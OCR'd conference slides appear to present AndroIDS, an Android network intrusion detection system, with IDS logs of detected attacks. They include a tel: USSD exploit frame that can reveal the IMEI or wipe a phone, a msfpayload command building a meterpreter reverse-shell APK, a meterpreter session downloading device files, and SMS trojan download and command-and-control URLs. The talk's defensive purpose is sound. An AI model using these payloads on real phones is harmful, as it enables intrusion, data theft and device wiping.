
- The HTML code to execute such an action is as follows:

  <a href="tel:xyz">Click here to call</a>

- Example exploit:

  *<frameset> <frame src="tel:*2767*3855#" /> </ frameset>*

WEB SIGNATURES



If your phone is vulnerable to the recently disclosed tel: URL attack then this website will cause your phone to open the dialler and display the IMEI code. With other USSD codes it could do any number of other things, including wipe all phone data.


You can find some more information and a simple workaround here: http://also.dylanreeve.com/2012/09/remote-ussd-attack/

What does it all mean?!
If visiting this page automatically causes your phone's dialler application to pop up with ***#06#** displayed then you **are not** vulnerable. If, however, the dialler pops up and then you immediately see your phone IMEI number (a 14- or 16-digit number)

Número de teléfono

*#06#

Cerrar | Añadir a contactos



```
root@bt:~# adb shell
shell@android:/ $ su
root@android:/ # cd data/data/proofofconcept/
root@android:/data/data/proofofconcept # ./AndroIDS_OS -signatures web
 [+] AndroIDS]
  |- Warning: protoent* getprotobyname(char const*)(3) is not implemented on Android
  |- Traffic is now redirected to queue 0
  |- Silent Output
  |- Remote logger: 192.168.0.111
  |- Web signatures loaded

opening library handle
unbinding existing nf_queue handler for AF_INET (if any)
binding nfnetlink_queue as nf_queue handler for AF_INET
binding this socket to queue '0'
setting copy_packet mode
 [+] WEB ATTACK: Webkit Code Execution CVE-2010-1807
 [+] WEB ATTACK: Android 4.0.3 Browser Remote Crash
 [+] WEB ATTACK: USSD code -> tel:*%2306%23
```


MALWARE

- **ANDR.TROJAN.SMSSEND**
  - Download from:
    - *hxxp://adobeflashplayer-up.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
    - *hxxp://googleplaynew.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
    - *hxxp://browsernew-update.ru/?a=RANDOM_CHARACTERS* – 93.170.107.184
  - Once executed, connect to C&C: *gaga01.net/rq.php*
    - *oard=unknown;brand=generic;device=generic;imei=XXXXXX;imsi=XXXXXX;session_id=1;operator=XXX;sms0=XXXXXX;sms1=XXXXXX;sms2=XXXXXX;time=XXXXXX;timezone=XXXXXX*
  - Search pattern: *rq.php*

- **METERPRETER**
  - It features command history, tab completion, channels, and more.
  - Let’s try:

```
$ msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.20 R > meter.apk
$ file meter.apk
  meter.apk: Zip archive data, at least v2.0 to extract
```

BUILDING AN ANDROID IDS ON NETWORK LEVEL



```
100444/r--r--r--  10148   fil   2012-12-31 12:51:58 +0100  media_profiles.xml
100444/r--r--r--  2000    fil   2012-12-31 12:51:58 +0100  mixer_paths.xml
100444/r--r--r--  730     fil   2012-06-26 03:38:53 +0200  mkshrc
100444/r--r--r--  2554    fil   2012-06-26 03:38:53 +0200  nfcee_access.xml
100444/r--r--r--  325     fil   2012-06-26 03:38:53 +0200  nvcamera.conf
100444/r--r--r--  828     fil   2012-06-26 03:38:53 +0200  nvram.txt
40444/r--r--r--   4096    dir   2012-12-31 12:51:58 +0100  permissions
40444/r--r--r--   4096    dir   2012-12-31 12:51:58 +0100  ppp
40444/r--r--r--   4096    dir   2012-12-31 12:51:58 +0100  preferred-apps
100444/r--r--r--  281449  fil   2008-08-01 14:00:00 +0200  recovery-resource.dat
40444/r--r--r--   4096    dir   2012-12-31 12:51:58 +0100  security
100444/r--r--r--  3418    fil   2012-12-31 12:51:58 +0100  system_fonts.xml
40444/r--r--r--   4096    dir   2012-06-26 03:38:53 +0200  updatecmds
100444/r--r--r--  457     fil   2012-06-26 03:38:53 +0200  vold.fstab
40444/r--r--r--   4096    dir   2012-06-26 03:38:53 +0200  wifi

meterpreter > search -f *.txt
Found 2 results...
    /system/etc\nvram.txt (828 bytes)
    /system/etc/updatecmds\google_generic_update.txt (846 bytes)
meterpreter > download nvram.txt
[*] downloading: nvram.txt -> nvram.txt
[*] downloaded : nvram.txt -> nvram.txt
meterpreter >
```

```
 [192.168.0.20] METERPRETER: sysinfo command
 [192.168.0.20] METERPRETER: ipconfig command
 [192.168.0.20] METERPRETER: route command
 [192.168.0.20] METERPRETER: sysinfo command
 [192.168.0.20] METERPRETER: getuid command
 [192.168.0.20] METERPRETER: process list request
 [192.168.0.20] METERPRETER: recording from microphone
 [192.168.0.20] METERPRETER: listing webcams
 [192.168.0.20] METERPRETER: change directory command
 [192.168.0.20] METERPRETER: pwd command
 [192.168.0.20] METERPRETER: pwd command
 [192.168.0.20] METERPRETER: download command
 [192.168.0.20] METERPRETER: ls command
 [192.168.0.20] METERPRETER: search command
 [192.168.0.20] METERPRETER: download command
```

THANK YOU!

Jaime Sánchez
@segofensiva
jsanchez@segofensiva.com